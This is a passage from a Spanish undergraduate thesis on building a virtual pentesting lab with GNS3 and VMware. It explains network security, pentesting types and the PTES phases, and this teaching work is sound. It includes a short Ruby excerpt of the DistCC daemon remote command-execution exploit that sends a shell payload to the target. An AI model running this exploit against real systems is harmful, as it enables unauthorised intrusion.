ESCUELA TÉCNICA SUPERIOR DE INGENIEROS INDUSTRIALES Y DE TELECOMUNICACIÓN

UNIVERSIDAD DE CANTABRIA

Trabajo Fin de Grado

Laboratorio de Pentesting con GNS3
Pentesting Lab with GNS3

Para acceder al Título de

Graduado en

Ingeniería de Tecnologías de Telecomunicación

Autor: Ander Martín Herrera

Septiembre - 2019

GRADUADO EN INGENIERÍA DE TECNOLOGÍAS DE TELECOMUNICACIÓN

CALIFICACIÓN DEL TRABAJO FIN DE GRADO

Realizado por: Ander Martín Herrera

Director del TFG: Alberto Eloy García

Título: "Laboratorio de Pentesting con GNS3"

Title: " Pentesting Lab with GNS3 **"**

Presentado a examen el día: 26 de septiembre de 2019

para acceder al Título de

GRADUADO EN INGENIERÍA DE TECNOLOGÍAS DE TELECOMUNICACIÓN

Composición del Tribunal:

Presidente (Apellidos, Nombre):	Jesús Pérez Arriaga
Secretario (Apellidos, Nombre):	Alberto Eloy García
Vocal (Apellidos, Nombre):	Roberto Sanz Gil

Este Tribunal ha resuelto otorgar la calificación de: .....

Fdo.: El Presidente	Fdo.: El Secretario
Fdo.: El Vocal	Fdo.: El Director del TFG (sólo si es distinto del Secretario)
Vº Bº del Subdirector	Trabajo Fin de Grado Nº (a asignar por Secretaría)

Agradecimientos

La realización de este trabajo supone la finalización de mis estudios de grado. Simplemente quiero agradecer a las personas que me han mostrado su apoyo durante estos años, en especial mi madre y mi hermano.

Gracias de la misma forma a mi tutor Alberto Eloy García por guiarme en la realización del trabajo y en general a todos los profesores que he tenido.

Resumen

Este trabajo de fin de grado pretende establecer un laboratorio virtual con el objetivo de proporcionar un entorno en el que poder desarrollar diferentes actividades relacionadas con la seguridad informática y obtener así, una visión general de las fases pertenecientes a una auditoria de seguridad. Partiendo de los conocimientos teóricos de la virtualización de redes y del pentesting se crea un escenario virtual que es fácilmente recreable por cualquiera y que además es desarrollado a través de software libre mediante el emulador de redes GNS3 y el software de virtualización VMware. La principal finalidad es testear elementos del laboratorio virtual como máquinas virtuales o routers utilizando como referencia para las actividades prácticas *The Penetration Testing Execution Standard*.

Palabras clave

Pentesting, virtualización, GNS3, seguridad.

Abstract

A virtual lab can provide an environment to develop various activities that are related to virtual security with the aim of get a broad view of the various phases of a security audit. In order to do that there are some starting points as the theorical knowledge of network virtualization or pentesting. The powerful thing of the work resides in the fact that it's made by free software like the network emulator GNS3 or the virtualization software VMware and can be deployed by everyone. The purpose it's to test different types of network elements as virtual machines or routers to harness the reference *The Penetration Testing Execution Standard*.

Key Words

Pentesting, virtualization, GNS3, security.

Índice

Índice de figuras

Nota: Si la procedencia de la figura no está indicada implica que es de elaboración propia.

Índice de tablas

Índice de códigos

1. Introducción

Este primer capítulo trata de introducir el trabajo de fin de grado. Para ello, se establece la motivación y los objetivos principales que han propiciado la realización del trabajo, además el orden del documento es indicado al final de esta sección para otorgar una visión global del trabajo.

1.1. Introducción

Actualmente la virtualización de servicios es una medida en constante crecimiento y en la que los organismos tecnológicos están empleando cada vez más recursos. "Los servicios de red se están adaptando y actualizando a la nueva era de la virtualización"[1] , como consecuencia las empresas están considerando diferentes posibilidades que ayuden a su actualización y lo que es más relevante, en que su entorno de trabajo sea más seguro.

La importancia y crecimiento de la virtualización están fuera de cualquier tipo de dudas, pero ¿Esta claro el concepto de virtualización? Una definición natural del término podría ser "tecnología que permite crear servicios de TI (Tecnologías de la Información) útiles mediante recursos que normalmente se ejecutan en el hardware" [1].

Aunque la tecnología de virtualización data de la década de los sesenta, comenzó a adoptarse más ampliamente a principios del año 2000. Las tecnologías que posibilitaron la virtualización, como los hipervisores, se desarrollaron hace muchas décadas para permitir que muchos usuarios accedieran simultáneamente a computadoras que realizaban procesamiento por lotes.

La virtualización ha vivido desde el año 2000 un crecimiento exponencial que ha propiciado su despegue y que ha resultado ser para las empresas una solución natural de varios problemas ya que, posibilita la división de servidores y la ejecución de aplicaciones y diferentes sistemas operativos. Todo ello conlleva un uso más eficiente de los recursos y, en consecuencia, una reducción de los costos relacionados con las compras, la instalación, la refrigeración y el mantenimiento.

Además de los beneficios anteriores la virtualización también posibilita la experimentación con las nuevas vulnerabilidades con las que convive la red. Como se puede observar la **Figura 1** algunos de los sistemas operativos más comunes tienen registrados un gran número de **vulnerabilidades** [2]:

[1] Ed Bugnion,co-fundador del software de virtualización VMware en la conferencia Red Hat de 2010.




Figura 1 - Vulnerabilidades por sistema operativo.

En consecuencia, es recurrente que diferentes organizaciones creen dominios virtuales con el fin de testear sus recursos y protegerse de estas potenciales amenazas ya que, como dijo el famoso experto en seguridad Gene Spafford, "El único sistema seguro es aquél que está apagado en el interior de un bloque de hormigón protegido en una habitación sellada rodeada por guardias armados". El pentesting, el otro concepto teórico principal de este trabajo fin de grado, es una prueba de penetración en cualquier dispositivo de red, por lo que la virtualización para este tipo de experimentación resulta idónea para las empresas.

1.2. Motivación y Objetivos

El conjunto de amenazas que conviven en diferentes aplicaciones y sistemas operativos aumenta cada día. Cada elemento que forma parte de la red es una potencial amenaza para ella y como resultado podría ser utilizado malintencionadamente. Es por ello por lo que surge la necesidad de proteger los diferentes sistemas operativos mediante el conocimiento de sus **vulnerabilidades**. Resulta vital poder disponer de un dominio de virtualización en el que poder poner a prueba sistemas operativos y elementos virtuales que emulen una red real. Como resultado este trabajo de fin de grado tiene como objetivo realizar un laboratorio de experimentación o pentesting con el que satisfacer la necesidad definida.

El software **GNS3**, ideal para el propósito de la emulación de redes tiene la finalidad de diseñar topologías de red complejas y poner en marcha simulaciones sobre ellas. Otro software, **VMware** permite virtualizar las diferentes máquinas virtuales. Ambos softwares han sido escogidos con el objetivo de poder elaborar un laboratorio de pentesting desarrollado mediante software libre que permita su fácil implementación a cualquier persona.

Otro objetivo que plantea el trabajo es desarrollar el concepto de pentesting, y detallar cada una de las **principales fases** que lo constituyen. Se plantea la finalidad de la utilización de herramientas de código abierto como **Kali Linux** y la enumeración de algunas de las diferentes, imprescindibles y diversas aplicaciones que se pueden utilizar en esta rama mediante la realización de diferentes casos prácticos. Es importante resaltar que este trabajo de fin de grado no pretende detallar cada una de las herramientas utilizadas en el pentesting, ya que esto implicaría la realización de múltiples y variados libros. "*The Penetration Testing Execution Standard*" [3] y "*Pentesting con Kali Linux*" [4] conforman las principales referencias del trabajo con el objetivo de dar una visión más práctica acerca de todos los conceptos relacionados con el pentesting y sus diferentes fases.

1.3. Organización del documento

Tras el primer apartado introductorio, el capítulo dos **Conceptos Teóricos,** se encarga del desarrollo de los principales conceptos teóricos del trabajo: la seguridad en redes, el pentesting y la virtualización.

Definida la base teórica se continua con el capítulo tres, **Aspectos Prácticos**, en la que se desarrolla los requerimientos generales y específicos para la realización del laboratorio.

En el cuarto capítulo, **Implementación**, se detalla la topología de red y la configuración de redes y equipos.

En el capítulo cinco, **Aplicación,** se realizan dos pruebas prácticas y se analizan sus respectivos resultados.

Para finalizar, se realiza una exposición de las **Conclusiones** que se han obtenido tras la realización de este trabajo fin de grado.

2. Conceptos Teóricos

Este segundo capítulo establece los conceptos teóricos básicos y esenciales para la comprensión de este trabajo de fin de grado: la seguridad en redes orientada al pentesting y la virtualización de redes. A continuación, se comienza con el primer concepto, la seguridad en redes.

2.1. Seguridad en redes

La seguridad en redes es el conjunto de herramientas, métodos, acciones, servicios y políticas que pueden ser utilizadas para proteger un **entorno de red** [5].

Un **entorno de red** se define como el dominio donde conviven usuarios, aplicaciones, sistemas, comunicaciones multimedia, o simplemente, información. Por lo tanto, el conjunto de herramientas de seguridad en redes tiene el objetivo de garantizar la disponibilidad, integridad y confidencialidad del entorno de red.

Para cumplir estos objetivos una comunicación basada en la seguridad comienza con la **autentificación** de usuarios, proceso donde el cliente escribe su usuario y contraseña. Tras la autentificación el firewall limita o acepta las peticiones de acceso a los diferentes servicios solicitados. La información intercambiada puede ser **encriptada** con el objetivo de que la información no viaje en crudo por la red y no pueda ser legible por un usuario malintencionado en caso de apoderarse de la información. Las técnicas de encriptación y autentificación se complementan con técnicas de señuelo denominadas *honeypots*. Estas técnicas establecen puntos en la red como señuelos con el objetivo de que sean atacados para que posteriormente los métodos de ataque sean analizados con el fin de mejorar los sistemas defensivos del sistema. En esta línea de estudio del ataque a sistemas se posiciona el **pentesting**. Esta técnica se centra en identificar los riesgos y amenazas de un sistema, para así, identificar los agresores, métodos y consecuencias del éxito de un previsible ataque.

2.1.1. Pentesting

El pentesting, prueba de penetración o pentest, es un término que define el conjunto de acciones que se desarrollan sobre un **entorno de red**, para encontrar vulnerabilidades, fallos y demás tipos de errores, con el objetivo de acceder a un sistema y corregir los diferentes aspectos de seguridad. Es una prueba de intrusión, en la que se evalúan los diferentes niveles de seguridad de un sistema informático, no necesariamente real, como puede ser un entorno de red simulado, como el que se propone en este trabajo.

Es un proceso complejo, que requiere un **análisis activo** del sistema objetivo, en busca de posibles vulnerabilidades, que podrían resultar de una mala o inadecuada configuración, defectos del software o defectos preexistentes en los sistemas operativos, también denominados *exploits*. Este tipo de análisis se realiza desde la posición de un atacante potencial, y puede implicar la **explotación activa** de diferentes vulnerabilidades, bien ya conocidas, o por descubrir.

En la mayoría de los casos se comprueba la viabilidad de un ataque, y su impacto en caso de una explotación exitosa, ya que la mejor forma de demostrar la fiabilidad de una buena defensa es tratar de penetrar en ella [4].

2.1.2. Tipos de Pentesting

Las pruebas de penetración pueden ser clasificadas en función del servicio a testear, como se muestra en la siguiente clasificación [6]:

- **Pentesting de servicios de red** Este tipo de prueba de penetración se encarga de encontrar vulnerabilidades en los diferentes servicios de red tales como firewall, IPS (Intrusion prevention System), DNS (Domain Name Server), SSH (Secure Shell), FTP (File Transfer protocol), etc.

- **Pentesting de aplicaciones web** Este tipo de prueba de penetración se encarga de la búsqueda de vulnerabilidades en un entorno de aplicaciones web [7]., siendo consideradas estas en sentido amplio.

- **Pentesting de área de cliente** Este tipo de prueba de penetración se encarga de la búsqueda de vulnerabilidades en el servidor del cliente de una empresa, por ejemplo, a través de su software.

- **Pentesting de redes inalámbricas** Este tipo de prueba de penetración se encarga de buscar la entrada a diferentes sistemas por medios inalámbricos.

- **Pentesting de ingeniería social** Este tipo de prueba de penetración se encarga de obtener información personal de un sistema por medio de habilidades sociales. Las acciones realizadas suelen aprovecharse de engaños, tretas y artimañas para lograr que un usuario autorizado revele información que, de alguna forma, compromete al sistema [8].

Cada uno de los tipos de pentesting citados posee diferentes características que deben ser estudiadas antes de ser puestos en práctica.

En función de la cantidad de información que recibe el *pentester* se puede realizar otro tipo de clasificación representada por la **Figura 2**:




Figura 2 - Clasificación de los tipos de pentesting en función de la cantidad de información del pentester. Fuente: CoreSentinel.

- **Black Box o caja negra** En este tipo de prueba de penetración el *pentester* no recibe ninguna información acerca del sistema atacado. Se debe descubrir toda la información desde cero. Debido a que no se recibe ninguna información es el tipo de pentest más parecido a cuando se sufre un ataque externo.

- **White box o caja blanca** En este tipo de prueba de penetración se entrega información interna del sistema, como firewalls, sistemas operativos, tipos de autentificación, etc. Estas informaciones preliminares permiten a la prueba realizar un ataque bien definido y descubrir lo que necesita ser mejorado y reorientado. Por la cantidad de información preeliminar, generalmente este tipo de pentest es realizado por miembros del propio equipo de TI de la empresa. Se parte de una posición más ventajosa para el atacante, pero permite cubrir otros tipos de ataques aún más peligrosos, los que se realizan precisamente desde el interior del sistema.

- **Grey box o caja gris** Este tipo de prueba de penetración es una combinación de los dos tipos anteriores. Proporciona cierta información al *pentester* para conocer la potencialidad de ataque a un usuario o equipo específico. Los objetivos suelen estar muy bien definidos y se buscan resultados muy específicos.

En cualquier caso, ambas clasificaciones no son excluyentes, por lo que muchas veces aparecen en referencias combinadas.

2.1.3. Fases del Pentesting

Esta sección define las fases pertenecientes a una prueba de penetración, desde el estudio del alcance y los aspectos previos, hasta el informe de la prueba. Se utilizan como referencias "*The Penetration Testing Execution Standard*" [3] y "*Pentesting con Kali Linux*" [4] con el objetivo de establecer una visión lo más práctica posible del pentesting. La **Figura 3** muestra en detalle cada una de las **fases** a realizar:




Figura 3 - Fases del Pentesting.

A continuación, se describe en detalle cada una de las fases:

2.2.1. Alcance y Aspectos Previos

Este apartado establece las normas que rigen el pentesting de forma similar a la exposición de las normas para realizar cualquier actividad.

A la hora de realizar una auditoría de seguridad, se ha de establecer los límites y objetivos de cada una de las partes implicadas, auditor y auditado. El medio auditor es la autoridad, de acuerdo con el medio auditado, de establecer las normas que debe cumplir la prueba, es decir, se debe se tener en cuenta los objetivos que el medio auditado desea cumplir y que el medio auditor va a realizar, así como definir donde está el límite de los equipos que son evaluados. Estos límites deben de ser tenidos muy en cuenta a la hora de realizar la prueba de penetración, ya que la frontera de la legalidad de la prueba debe ser escrita precisamente en dicho acuerdo.

2.2.2. Recogida de Información

La segunda fase de un pentesting es la **recogida de información**, que a su vez consta de dos fases principales. La primera detalla cómo recolectar información del equipo objetivo desde fuentes externas al mismo, técnica denominada *External Footprinting*. La segunda se centra en las actividades que se pueden realizar una vez se tenga acceso parcial al equipo objetivo, por lo que es comúnmente denominada *Internal Footprinting*.

En general, la **recogida o recolección de información** es el proceso a través del cual se intenta obtener la mayor cantidad de información sobre el objetivo. Esta información permite al atacante obtener una visión amplia de los diferentes mecanismos de seguridad existentes y, de esta forma, atacar a la víctima. La información sobre la seguridad del sistema es un punto clave ya que, si la forma de proteger el sistema es conocida, será posible pensar en formas para burlarla.

La información que se puede recolectar depende del sistema objetivo y puede tener una tipología muy diversa: Puertos y servicios abiertos en una computadora, contraseñas y hashes, conocimiento de los usuarios de un equipo o la obtención de los correos que dan acceso a un servidor, etc.

La **recolección de información** no es equivalente cuando el atacante tiene acceso al equipo, que cuando no lo tiene, o incluso cuando ni siquiera conoce la situación y localización de su objetivo [4]:

- **External footprinting** Es un proceso de recogida de información en el que el atacante no tiene privilegios de acceso en el equipo objetivo a testear. A su vez, se puede dividir en otras dos subfases, diferenciadas por su agresividad:

    - *Primera fase Pasive Footprinting* Recurre a la información pública del objetivo. Para ello hace uso de cualquier información publicada en Internet, a través de buscadores, bases de datos, redes sociales, etc. La información sensible que se publica directamente desde el origen, en la mayoría de los casos inadvertidamente o incluso a propósito, es una fuente de vulnerabilidades desgraciadamente conocida. Como es el caso de los analizadores de metadatos incluidos en archivos o las famosas listas de contraseñas hackeadas.

    - *Segunda fase Active Footprinting En este caso, se i*nteractúa directamente con el objetivo mediante consultas DNS, enumeración de puertos, análisis de cabeceras HTTP (Hypertext Transfer Protocol), etc.…

- **Internal footprinting** Es un proceso que se encarga de obtener información en la propia máquina objetivo. La información puede ser sobre los procesos que están ejecutándose dentro del host, la versión actual en uso, o los paquetes de software que tiene instalados. Requiere que el atacante alcance, al menos, permisos de usuario en el objetivo, bien a través de información obtenida en la fase anterior, o directamente por mediación del auditado.

En ambos casos, los sistemas de seguridad suelen presentar ya algunas soluciones para minimizar el efecto de este tipo de actividades, aunque resulta prácticamente imposible evitar que alguien con ciertos conocimientos básicos no pueda obtener dicha información sin aislar físicamente (desconectar) los equipos.

2.2.3. Análisis de Vulnerabilidades

Esta sección se encarga de definir qué es una vulnerabilidad, qué es un **análisis de vulnerabilidades** y realizar una clasificación de las vulnerabilidades en función de su origen.

Una vulnerabilidad, en seguridad, es una debilidad en una aplicación o equipo, que puede ser desde un fallo de diseño hasta un error de implementación, y que puede permitir a un usuario malintencionado comprometer la integridad, la disponibilidad, o la confidencialidad de este. Las vulnerabilidades pueden tener un origen muy diverso, en el software, en el hardware, en las configuraciones de los servicios, etc [2] y [6].

Analizar las vulnerabilidades puede ser definido como el proceso a través de cual se identifican los errores en un sistema objetivo, se analizan las puertas de entrada al sistema y se decide cuál es el mejor vector de ataque[2] para el objetivo. El proceso finaliza con la selección del vector de ataque final de entre todas las vulnerabilidades encontradas. El proceso se puede dividir en tres ramas diferenciadas, tal y como ramifica PTES (Penetration Testing Execution Standard) y muestra **Figura 4**:




Figura 4 - Puntos principales del análisis de vulnerabilidades.

[2] Vector de ataque: Es un medio que permite al atacante obtener acceso a un objetivo.

La primera de las ramas del análisis de vulnerabilidades, **pruebas**, puede definirse como el proceso de destapar debilidades en los sistemas y aplicaciones, y se puede clasificar en dos tipos, **activo** y **pasivo,** en función de la interacción que exista con el equipo objetivo tal y como muestra la **Figura 5**:




Figura 5 - Fase de pruebas correspondiente al análisis de vulnerabilidades.

De acuerdo con la imagen anterior, se puede exponer lo siguiente:

- **Análisis Activo:** El análisis activo es un proceso que involucra directamente los componentes que están siendo evaluados. Este análisis se clasifica en tres tipos principales:
    - **Automatizado** Las pruebas automatizadas utilizan un software específico para realizar escáneres de servicios mediante el envió de peticiones y el análisis de sus respuestas.
    - **Conexión Manual Directa** Las pruebas directas son una comprobación de los resultados automatizados.
    - **Ofuscado** Las pruebas ofuscadas implican la modificación del comportamiento habitual del software.
- **Análisis Pasivo:** El análisis pasivo es un proceso que no interactúa directamente con el sistema evaluado. Este análisis se clasifica en dos tipos principales:
    - **Automatizado** Es un análisis sobre la prueba automatizada llevada a cabo en el análisis activo.
    - **Ofuscado** Es un análisis sobre los resultados de la prueba ofuscada llevada a cabo en el análisis activo.

Respecto a la fase de **validación**, la segunda de las ramas que forma parte del análisis de vulnerabilidades, se puede realizar la siguiente clasificación mostrada en la **Figura 6**:




Figura 6 - Fase de validación correspondiente al análisis de vulnerabilidades.

A continuación, se describen brevemente las **5 ramas** mostradas en la **Figura 5**:

- **Correlación entre escáneres** Es el proceso de validar en diferentes herramientas los resultados obtenidos en una herramienta específica.
- **Pruebas manuales específicas al protocolo** Es el proceso de la utilización de una herramienta específica para validar los resultados de un protocolo.
- **Vectores de ataque** Es el proceso de documentar los diferentes vectores de ataque validándolos previamente sin dañar la infraestructura a auditar.
- **Pruebas en laboratorio aislado y confirmación visual** Estos dos puntos indican la fase final de la validación, la realización en un laboratorio aislado del proceso específico para obtener la confirmación visual.

En lo que respecta a la última de las fases del **análisis de vulnerabilidades**, **investigación**, es el proceso que recoge la búsqueda de información pública o privada del medio auditar, búsqueda de bases de datos de *exploits*, búsqueda de contraseñas por defecto, errores de configuración, etc. Normalmente es una búsqueda dirigida, a partir de los resultados de todas las fases anteriores.

2.2.4. Explotación

La fase de **explotación** está directamente relacionada con el uso de los denominados "exploits".

El término *exploit* es equivalente al significado de explotar o aprovechar. Un *exploit* es una aplicación que ejecuta un código (secuencia de comandos) con el fin de aprovechar una vulnerabilidad de un software determinado e irrumpir en la seguridad de un sistema.

El código que se ejecuta se denomina *payload*[3] o *shellcode* y puede estar desarrollado en un conjunto de **lenguajes de programación** muy variados tales como **C, C++, Java, Python, Ruby**, etcétera.

Se presenta a modo de ejemplo el siguiente

Código 1, que es un extracto del *exploit* que se utilizará en uno de los apartados prácticos del trabajo y que está escrito en **Ruby**:

```
def exploit
        connect
        distcmd = dist_cmd("sh", "-c", payload.encoded);
        sock.put(distcmd)
        dtag = rand_text_alphanumeric(10)
        sock.put("DOTI0000000A#{dtag}\n")
        res = sock.get_once(24, 5)
        if !(res and res.length == 24)
        print_status("The remote distccd did not reply to our request")
        disconnect
        return
end
```

Código 1 - Fragmento del exploit DistCC Daemon Execution.

En este **Código 1** se exponen diversos comandos comunes en los *exploits* tales como peticiones de conexión o desconexión, comandos "*connect/disconnect",* adición de fragmentos de cabeceras a sockets comando "*sock.put"*, fragmentos condicionales como "*if"* o impresión de caracteres en pantalla "*print"*.

La fase de **explotación** es el proceso que utiliza alguna de las posibles puertas de entrada, seleccionadas en la fase de **análisis**. Dicha entrada es aprovechada por medio un *exploit* o cualquier otro tipo de medio que permita el acceso al sistema. Esta fase se centra exclusivamente en acceder al sistema e identificar los principales

[3] Payload/shellcode Es el código incluido en el propio *exploit* y que permite aprovechar la propia vulnerabilidad por la que surgió el *exploit*.

recursos del sistema objetivo. Si la fase anterior, **análisis de vulnerabilidades**, se realizó correctamente, se utilizará la mejor de entre un conjunto de posibles entradas al objetivo. En función de la elección realizada para entrar en el sistema, se obtendrán unas buenas probabilidades de éxito de explotación y obtención de los recursos del objetivo.

2.2.5. Post explotación

La fase de **post explotación** describe el conjunto de actividades que se pueden llevar a cabo tras haber obtenido el control parcial o total de la máquina objetivo.

Esta fase consiste en determinar el valor de la máquina comprometida, tras obtener el control en la medida que sea del equipo objetivo, ya sea de forma parcial con un acceso de usuario o de forma total con privilegios de administrador. Además, tras el juicio de valor de la máquina objetivo, también es necesario mantener el control de está para su uso posterior.

El **valor de la máquina** está determinado por la sensibilidad de los datos almacenados en ella y la utilidad de las máquinas para comprometer aún más la red a la que pertenecen [7]. Para determinar el valor total de la máquina y obtener la mayor cantidad de datos posibles es necesario tener un control total y, para ello, es necesario la realización de una técnica denominada **escalación de privilegios**. El objetivo principal de esta técnica es obtener el acceso *root* o administrador. En términos generales, consiste en la explotación de los procesos que están ejecutándose en el host o en la explotación de los paquetes de software que tiene instalados el objetivo.

Es necesario hacer referencia a una parte importante del sistema operativo como lo es el *kernel*, ya que este software es el principal encargado de permitir el acceso seguro al hardware como a la CPU(Central Processing Unit), a la memoria o a los dispositivos externos a los diferentes programas de la forma que refleja la **Figura 7**:




Figura 7 - Flujo de comunicación de hardware y software con el kernel.

El valor de la máquina comprometida puede ser clasificado en función del tipo de actividad llevada a cabo en ella:

- **Análisis de la infraestructura**: Consiste en realizar un análisis basado en la configuración de la red y sus servicios, tal y como muestra la **Figura 8**:

